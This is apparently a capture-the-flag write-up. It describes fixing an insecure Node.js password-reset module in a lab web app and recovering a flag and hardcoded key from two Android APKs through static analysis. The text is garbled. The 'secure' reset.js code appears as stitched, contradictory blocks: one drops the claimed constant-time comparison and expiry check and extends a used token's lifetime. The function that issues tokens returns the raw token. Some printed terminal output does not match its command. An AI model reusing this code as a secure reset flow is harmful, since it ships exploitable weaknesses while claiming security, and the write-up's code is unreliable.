The goal of the challenge was not to exploit the application, but to fix the insecure reset flow so that it meets security requirements. Once the reset flow is secured, the system unlocks a session key, which is then used to retrieve the flag.

**Step 1: Access the Target Application**

I started by opening the given target URL in the browser:

**http://10.60.0.224:5102/**

After accessing this URL, I was redirected to the main page of the application:

**SECURE BANKING TERMINAL // CLASSIFIED ACCESS**




Fig.47:- Sc-02(Dashboard)

## Mint Access Badge Portal

The page displayed the mission briefing and objectives related to securing a password reset flow.

### Step 2: Review the Objective

From the main page, the objective was clearly stated:

1. Secure the reset flow by fixing vulnerabilities in **src/security/reset.js**
2. Retrieve the KEY from **/mint/key**
3. Use the KEY to retrieve the FLAG **from /mint/flag?key=YOUR\_KEY**

This confirmed that the challenge required code fixing, not exploitation.

### Step 3: Check the Key Endpoint

Before making any changes, I manually checked the key endpoint:

**http://10.60.0.224:5102/mint/key**

The response was:

Mint lockdown status: **Locked (reset insecure)**

This showed that the system was intentionally locked because the password reset implementation was insecure.

## Step 4: Inspect the Main Page Source Code

Next, I viewed the page source of the main dashboard to look for hints.

Inside the HTML comments, I found the following message:

<!-- To fix the code, you'll need to access the editor. Look for /editor -->

This indicated that the application provided an internal editor to fix the vulnerable code.

```
<!doctype html>
<html lang="en" class="h-full">
<head>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Mint Access Badge Portal</title>
<link href="https://fonts.googleapis.com/css2?family=Orbitron:wght@400,500,600,700,900&family=Roboto+Mono:wght@400,500,700,900" rel="stylesheet"/>
<link rel="stylesheet" href="/styles.css"/>
<!-- To fix the code, you'll need to access the editor. Look for /editor -->
</head>
<body>
<!-- Animated Backdrop -->
<div class="background-container" id="backdrop">
<div id="globe-canvas"></div>
</div>

<!-- Content Layer -->
<div class="content-layer">
<div class="container">
<div class="scannedline"></div>
<div class="text-center mb-8">
<div class="system-label">SECURE BANKING TERMINAL // CLASSIFIED ACCESS</div>
</div>
<div class="text-center mb-10 flicker">
<h1 class="glow-text">Mint Access Badge Portal</h1>

```


Fig.48: - Sc-02(Finding\_Hint\_on\_Source\_code)

## Step 5: Access the Code Editor

I navigated to the editor using the discovered path:

<http://10.60.0.224:5102/editor>

This opened a web-based code editor that allowed modification of the backend source files.



```
Edit: src/security/reset.js
Back to Portal
Security Status: SECURE

Fix the security vulnerabilities in the code below. Click "Save Changes" to test.

Save Changes Reload File Run Tests Check Status

const crypto = require('crypto');
const { getUserByEmail } = require('../storage/users');

// In-memory reset store keyed by tokenHash
// value: { email, createdAt, used }
const RESET_STORE = new Map();

const RESET_TTL_MS = 15 * 60 * 1000; // 15 minutes

function generateToken() {
    // 64 hex chars
    return crypto.randomBytes(32).toString('hex');
}

function hashToken(token) {
    return crypto.createHash('sha256').update(token).digest();
}

async function forgotPassword(email) {
    const user = getUserByEmail(email);
}
```

Fig.49: - Sc-02(Access\_Code\_Editor)

## **Step 6: Locate the Vulnerable File**

Inside the editor, I located the vulnerable file:

src/security/reset.js

This file contained an intentionally insecure password reset implementation, along with comments describing the security requirements that must be met.

## **Step 7: Fix the Vulnerabilities**

I rewrote the password reset logic to make it secure. The following improvements were applied:

- Generated strong reset tokens using cryptographic randomness
- Stored only hashed versions of tokens, not plaintext
- Enforced a 15-minute token expiration
- Ensured tokens could be used only once
- Used constant-time comparison to prevent timing attacks
- Returned the same response message for valid and invalid emails to prevent user enumeration

After applying these changes, I saved the updated code in the editor.

### **Code:**

```
const crypto = require("crypto");
const { getUserByEmail } = require("../storage/users");
// In-memory reset store keyed by tokenHash
// value: { email, expiresAt, used }
const RESET_STORE = new Map();
const RESET_TTL_MS = 15 * 60 * 1000; // 15 minutes
function generateToken() {
    // 64 hex chars
    return crypto.randomBytes(32).toString("hex");
}
function hashToken(token) {
    return crypto.createHash("sha256").update(token).digest();
```

```
}

async function forgotPassword(email) {
    const user = getUserByEmail(email);
    // Always return the SAME message (no enumeration)
    const message = "If the account exists, reset instructions have been issued.";
    // If user does not exist, do nothing else
    if (!user) {
        return { message };
    }

    const rawToken = generateToken();
    const tokenHashBuf = hashToken(rawToken);
    const tokenHashHex = tokenHashBuf.toString("hex");
    RESET_STORE.set(tokenHashHex, {
        email: user.email,
        expiresAt: Date.now() + RESET_TTL_MS,
        used: false
    });
    // For CTF testing only: return token
    return { message, token: rawToken };
}

async function resetPassword(token, newPassword) {
    if (typeof token !== "string") {
        return { ok: false, error: "Invalid token" };
    }

    const providedHash = hashToken(token);
    // Look up matching token using constant-time comparison
    let recordKey = null;
    let record = null;
    for (const [key, value] of RESET_STORE.entries()) {
        const keyBuf = Buffer.from(key, "hex");
        if (
            keyBuf.length === providedHash.length &&
            keyBuf.equals(providedHash)
        ) {
            recordKey = key;
            record = value;
            break;
        }
    }

    if (!record) {
        return { ok: false, error: "Token not found" };
    }

    if (record.used) {
        return { ok: false, error: "Token has already been used" };
    }

    record.used = true;
    record.expiresAt = Date.now() + RESET_TTL_MS;
    RESET_STORE.set(recordKey, record);
    return { ok: true };
}
```

```
    crypto.timingSafeEqual(keyBuf, providedHash)
  ) {
  recordKey = key;
  record = value;
  break;
}
}

if (!record) {
  return { ok: false, error: "Invalid token" };
}

if (record.used) {
  return { ok: false, error: "Token already used" };
}

if (Date.now() > record.expiresAt) {
  RESET_STORE.delete(recordKey);
  return { ok: false, error: "Token expired" };
}

if (typeof newPassword !== "string" || newPassword.length < 6) {
  return { ok: false, error: "Weak password" };
}

// One-time use enforced
record.used = true;
RESET_STORE.delete(recordKey);
return { ok: true, email: record.email };
}

module.exports = { forgotPassword, resetPassword, RESET_STORE };
```

## **Step 8: Verify Security Status**

Once the secure code was saved, the application automatically revalidated the reset flow.

I revisited the key endpoint:

**http://10.60.0.224:5102/mint/key**

This time, the Mint lockdown was removed and a valid KEY was returned.




Fig.50: - Sc-02(Found\_Key)

### **Step 9: Retrieve the Flag**

Using the obtained key, I accessed the flag endpoint:

**http://10.60.0.224:5102/mint/flag?key=YOUR\_KEY**

The flag was successfully displayed, completing the challenge.




Fig.51:- Sc-02(Found\_Flag)

### **Conclusion**

This challenge demonstrated that insecure password reset mechanisms can completely block system access. The correct solution was to secure the reset flow rather than exploit it.

By implementing industry-standard security practices, the Mint badge was unlocked and the flag was retrieved successfully.

## Mobile

### Mob 01 | Easy – 100 pts




Fig.52: - mob 01 question

In this challenge, we are given an Android application extracted from a cloud backup of an operative's phone. The objective is to analyse the APK, identify insecure storage or authentication logic, and recover the flag.

The challenge focuses on Android static analysis and client-side security weaknesses.

### Tools Used

- apktool
- strings
- grep
- jadx (for verification)

### Step 1: Extracting the APK


The first step was to extract the APK so its internal files could be inspected.

```
apktool d mob-01.apk
```

```
cd mob-01
```

After extraction, the following important files and folders were observed:

- Multiple DEX files (classes.dex, classes2.dex, etc.)
- assets/ directory
- AndroidManifest.xml



```
(darkjoker㉿kali)-[~/Downloads/mob/mob-01]
└─$ ls -la
total 11384
drwxrwxr-x  6 darkjoker darkjoker 4096 Jan 10 12:44 .
drwxrwxr-x  4 darkjoker darkjoker 4096 Jan 11 01:25 ..
-rw-rw-r--  1 darkjoker darkjoker 5352 Jan  1 1981 AndroidManifest.xml
drwxrwxr-x  2 darkjoker darkjoker 4096 Jan 10 12:44 assets
-rw-r--r--  1 darkjoker darkjoker 509536 Jan  1 1981 classes2.dex
-rw-r--r--  1 darkjoker darkjoker 2812 Jan  1 1981 classes3.dex
-rw-r--r--  1 darkjoker darkjoker 6100 Jan  1 1981 classes4.dex
-rw-r--r--  1 darkjoker darkjoker 5996 Jan  1 1981 classes5.dex
-rw-r--r--  1 darkjoker darkjoker 10035616 Jan  1 1981 classes.dex
-rw-rw-r--  1 darkjoker darkjoker 1738 Jan  1 1981 DebugProbesKt.bin
drwxrwxr-x  8 darkjoker darkjoker 4096 Jan 10 12:44 kotlin
drwxrwxr-x  4 darkjoker darkjoker 4096 Jan 10 12:44 META-INF
drwxrwxr-x 36 darkjoker darkjoker 4096 Jan 10 12:44 res
-rw-rw-r--  1 darkjoker darkjoker 1045164 Jan  1 1981 resources.arsc

(darkjoker㉿kali)-[~/Downloads/mob/mob-01]
└─$
```

Fig.53: - Mob-01(Decompile\_Apk)

## Step 2: Searching for Hardcoded Information


To quickly check for embedded secrets, all DEX files were scanned using strings.

```
strings classes*.dex | grep TDHCTF
```

This immediately returned the flag:

```
TDHCTF{__flag__}
```

This confirmed that sensitive data was directly present in the application bytecode.



```
(darkjoker㉿kali)-[~/Downloads/mob/mob-01]
└─$ strings classes*.dex | grep TDHCTF
'TDHCTF{mob01_insecure_notes_pin_bypass}'
```

Fig.54: - Mob-01(Searching\_Flag)

### **Step 3: Inspecting the Assets Directory**

Since Android applications often store configuration data in assets, the assets/ folder was examined next.

```
cd assets
```

```
cat config.txt
```

The file contained:

**7429-PROFESSOR**

This strongly indicated that the application stores authentication information locally in plaintext.

- 7429 appears to be the notes PIN
- PROFESSOR appears to be an associated identifier or role

This means the app trusts local data instead of securely validating it.

### **Step 4: Searching for Additional Keys**

To ensure no additional secrets were present, the DEX files were searched for long hexadecimal values that could represent a key.

```
strings classes*.dex | grep -E '\b[a-f0-9]{64}\b'
```

This revealed the Key Value.

To identify where it exists, the following command was used:

```
for f in classes*.dex; do
```

```
    strings -t x "$f" | grep Key_Value && echo "^^ in $f"
```

```
done
```

```
[darkjoker㉿kali)-[~/Downloads/mob/mob-01]
└─$ strings classes*.dex | grep -E '\b[a-f0-9]{64}\b'
@e317785f9d30052aad22cb4735591ee60ae4cd32078f6b8c585daa66447b14b2
@e317785f9d30052aad22cb4735591ee60ae4cd32078f6b8c585daa66447b14b2

[darkjoker㉿kali)-[~/Downloads/mob/mob-01]
└─$ for f in classes*.dex; do
    strings -t x "$f" | grep e317785f9d30052aad22cb4735591ee60ae4cd32078f6b8c585daa66447b14b2 && echo "^^ in $f"
done
DE/SAFEHOUSE-REGISTRY
Deployment authentication (do not share):
1336 @e317785f9d30052aad22cb4735591ee60ae4cd32078f6b8c585daa66447b14b2
^^ in classes4.dex
no network_node
1200 @e317785f9d30052aad22cb4735591ee60ae4cd32078f6b8c585daa66447b14b2
^^ in classes5.dex
Pushed native component, unsure to copy
(darkjoker㉿kali)-[~/Downloads/mob/mob-01]
```

Fig.55: - Mob-01(Searching\_Keys)

## Step 6: Root Cause of the Vulnerability

The application suffers from insecure client-side storage:

- Sensitive values are embedded directly in the APK
- No encryption or secure storage mechanism is used
- Secrets can be extracted using basic static analysis tools

This allows anyone with access to the APK to retrieve internal values and bypass intended protections.

## Conclusion

This challenge demonstrates how insecure storage of sensitive information inside an Android application can lead to full compromise. By extracting the APK and performing static analysis, both the flag and internal key material were recovered without executing the application.

### Mob 02 | Hard – 500 pts




Fig.56: - mob 02 question

The challenge provides an Android application described as a “Safety App”. According to the story, this app secretly tracks users and communicates with a hidden command server.

Our goal is to analyse the APK, identify how it protects sensitive data, and recover the hidden flag.

This challenge can be solved completely through static analysis, without running the application.

#### Tools Used

- apktool
- grep
- Smali code inspection
- Text editor(kate)

#### Step 1: Decompiling the APK

The first step was to decompile the APK to inspect its internal files:

**apktool d mob-02.apk**

This generated a decompiled directory containing:

- AndroidManifest.xml
- Multiple smali\_classes folders
- Resource and configuration files

The presence of many smali folders indicates the app was built using Kotlin.

```
(darkjoker㉿kali)-[~/Downloads/mob]
$ cd mob02_decompiled

(darkjoker㉿kali)-[~/Downloads/mob/mob02_decompiled]
$ ls -la
total 56
drwxrwxr-x 12 darkjoker darkjoker 4096 Jan 11 01:25 .
drwxrwxr-x  4 darkjoker darkjoker 4096 Jan 11 01:25 ..
-rw-rw-r--  1 darkjoker darkjoker 2547 Jan 11 01:25 AndroidManifest.xml
-rw-rw-r--  1 darkjoker darkjoker 2351 Jan 11 01:25 apktool.yml
drwxrwxr-x  8 darkjoker darkjoker 4096 Jan 11 01:25 kotlin
drwxrwxr-x  3 darkjoker darkjoker 4096 Jan 11 01:25 META-INF
drwxrwxr-x  3 darkjoker darkjoker 4096 Jan 11 01:25 original
drwxrwxr-x 140 darkjoker darkjoker 4096 Jan 11 01:25 res
drwxrwxr-x  8 darkjoker darkjoker 4096 Jan 11 01:25 smali
drwxrwxr-x  4 darkjoker darkjoker 4096 Jan 11 01:25 smali_classes2
drwxrwxr-x  3 darkjoker darkjoker 4096 Jan 11 01:25 smali_classes3
drwxrwxr-x  3 darkjoker darkjoker 4096 Jan 11 01:25 smali_classes4
drwxrwxr-x  3 darkjoker darkjoker 4096 Jan 11 01:25 smali_classes5
drwxrwxr-x  2 darkjoker darkjoker 4096 Jan 11 01:25 unknown
```

Fig.57: - Mob-02(Decompile\_Apk)

## Step 2: Identifying the Application Package

From AndroidManifest.xml, the application package name was identified:

```
package="com.tdhctf.mob02"
```

knowing the package name helps locate the correct smali files related to the app's logic.

```
■ AndroidManifest.xml ■
darkjoker › Downloads › mob › mob02_decompiled › ■ AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:compileSdkVersionCodename="15" package="com.tdhctf.mob02" platformBuildVersionCode="35">
    <permission android:name="com.tdhctf.mob02.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature" android:protectionLevel="signature|privileged" android:protectionLevel="signature|privileged|allowClear">
        <uses-permission android:name="com.tdhctf.mob02.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" />
    <application android:allowBackup="false" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:extractNativeLibs="false" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/Theme.TDH.Mob02">
        <activity android:exported="true" android:name="com.tdhctf.mob02.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <provider android:authorities="com.tdhctf.mob02.androidx-startup" android:exported="false" android:label="com.tdhctf.mob02.AndroidXStartupProvider" android:name="com.tdhctf.mob02.AndroidXStartupProvider" android:syncable="false" android:transactionType="none" android:type="androidx.core.content.ContentProvider">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="com.tdhctf.mob02.EmojiCompatInitializer" />
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="com.tdhctf.mob02.ProcessLifecycleInitializer" />
        </provider>
    </application>
</manifest>
```


Fig.58: - Mob-02(View\_AudioManifest.xml)

### Step 3: Searching for Network or Hardcoded Data

Initial searches for hardcoded URLs returned no useful results.

This suggested that the important logic was likely hidden or obfuscated, possibly inside a crypto-related module.

To continue, the smali directories were searched for folders related to security or encryption.



```
(darkjoker㉿kali)-[~/Downloads/mob/mob02_decompiled]
└─$ grep -R "http" .
└── smali
    └── com
        └── tdhctf
            └── mob02
                ├── META-INF
                ├── res
                └── smali
                    └── com.tdhctf.mob02
                        ├── AndroidManifest.xml
                        ├── color-night
                        │   ├── material_timepicker_button_stroke.xml
                        │   ├── material_timepicker_clockface.xml
                        │   ├── material_timepicker_modebutton_tint.xml
                        │   └── drawable-watch
                        │       └── abc_dialog_material_background.xml
                        ├── color-v31
                        │   ├── m3_dynamic_dark_default_color_primary_text.xml
                        │   ├── ref_palette_dynamic_neutral_variant98.xml
                        │   ├── ref_palette_dynamic_neutral24.xml
                        │   ├── ref_palette_dynamic_neutral4.xml
                        │   ├── m3_dynamic_highlighted_text.xml
                        │   └── m3_dynamic_dark_primary_text_disable_only.xml
                        └── color-v31
                            └── m3_ref_palette_dynamic_neutral87.xml
```

Fig.59: - Mob-02(Searching\_Network\_Hardcoded\_Data)

### Step 4: Locating Cryptographic Code

Inside the following directory, several interesting files were found:

**smali\_classes4/com/tdhctf/mob02/crypto/**

This folder contained classes such as:

- ChallengeKeyVault
- SecretProvider
- JwtUtil
- FlagVault

The naming strongly suggests this folder handles authentication, secrets, and flag protection.

```
[darkjoker㉿kali)-[~/Downloads/mob/mob02_decompiled]
$ find smali* -type d | grep com/tdhctf/mob02

smali_classes2/com/tdhctf/mob02
smali_classes3/com/tdhctf/mob02
smali_classes4/com/tdhctf/mob02
smali_classes4/com/tdhctf/mob02/crypto
smali_classes5/com/tdhctf/mob02
smali_classes5/com/tdhctf/mob02/databinding
```

Fig.60: - Mob-02(Locating\_Cryptographic\_Code)

```
[darkjoker㉿kali)-[~/Downloads/mob/mob02_decompiled]
$ ls smali_classes4/com/tdhctf/mob02/crypto
B64Url.smali      FlagVault.smali        JwtUtil.smali
ChallengeKeyVault.smali  'JwtUtil$VerifyResult.smali'  SecretProvider.smali
```

Fig.61: - Mob-02(List\_All\_Files)

### Step 5: Searching for Hardcoded Strings

In smali code, all hardcoded values are stored using the const-string instruction. This includes keys, tokens, messages, and sometimes flags.

To quickly identify sensitive data, the following command was executed:

```
grep -R "const-string" smali_classes4/com/tdhctf/mob02/crypto
```

This command recursively lists all hardcoded strings inside the crypto module.

### Step 6: Identifying the Cryptographic Key

From the output, the following line was observed:

smali\_classes4/com/tdhctf/mob02/crypto/ChallengeKeyVault.smali:

const-string v0, "\_\_\_\_key\_value\_\_\_\_"

**Why this is the key:**

- It is a long hexadecimal value
- The length matches a cryptographic signing key
- It is stored inside a class named ChallengeKeyVault

- The value is static and not generated at runtime

```
(darkjoker㉿kali)-[~/Downloads/mob/mob02_decompiled]
$ grep -R "const-string" smali_classes4/com/tdhctf/mob02/crypto

